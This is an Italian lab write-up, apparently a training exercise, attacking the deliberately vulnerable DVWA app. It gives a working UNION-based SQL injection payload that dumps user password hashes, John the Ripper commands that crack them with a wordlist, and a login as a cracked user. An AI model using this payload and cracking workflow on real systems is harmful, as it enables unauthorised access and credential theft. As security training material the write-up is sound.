

Comando SQL INJECTION

Sfruttiamo la vulnerabilità della Web App, annullando il **WHERE** attraverso la **OR** e aggiungendo poi una **UNION** in modo da recuperare le password, infine commentiamo preventivamente il resto della query originale.


Il risultato finale che andremo ad inserire nel campo di input sarà:

1' or '1' = '1' union select user,password from users #

The screenshot shows a web application with a sidebar menu on the left and a main content area on the right. The sidebar menu includes options like Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area displays the results of a SQL injection attack, showing a list of users with their IDs, first names, and surnames. The input field at the top contains the query: `ct user,password from users #` and a Submit button. The results are as follows:

ID	First name	Surname
1' or '1' = '1' union select user,password from users #	admin	admin
1' or '1' = '1' union select user,password from users #	Gordon	Brown
1' or '1' = '1' union select user,password from users #	Hack	Me
1' or '1' = '1' union select user,password from users #	Pablo	Picasso
1' or '1' = '1' union select user,password from users #	Bob	Smith
1' or '1' = '1' union select user,password from users #	admin	5f4dcc3b5aa765d61d8327deb882cf99
1' or '1' = '1' union select user,password from users #	gordonb	e99a18c428cb38d5f260853678922e03
1' or '1' = '1' union select user,password from users #	1337	8d3533d75ae2c3966d7e0d4fcc69216b
1' or '1' = '1' union select user,password from users #	pablo	0d107d09f5bbe40cade3de5c71e9e9b7
1' or '1' = '1' union select user,password from users #	smithy	5f4dcc3b5aa765d61d8327deb882cf99

Creiamo un file contenente tutte le password hashate




Eseguiamo John the Ripple per decriptare le password usando una wordlist

```
(kali㉿kali)-[~/Desktop]
└─$ john --format=raw-MD5 --wordlist /usr/share/wordlists/rockyou.txt passhash.txt
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 55 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with wordlist:/usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
abc123         (?)
letmein        (?)
emerald        (?)
4g 0:00:00:00 DONE (2024-02-06 14:20) 9.090g/s 8059p/s 8059c/s 414504C/s !@#$$%..sss
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Visualizziamo le password attraverso lo switch --show

```
(kali㉿kali)-[~/Desktop]
└─$ john --show --format=Raw-MD5 passhash.txt
?:password
?:abc123
?:letmein
?:password
4 password hashes cracked, 1 left
```

Proviamo un accesso con un utente



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'gordonb'

Username: gordonb
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7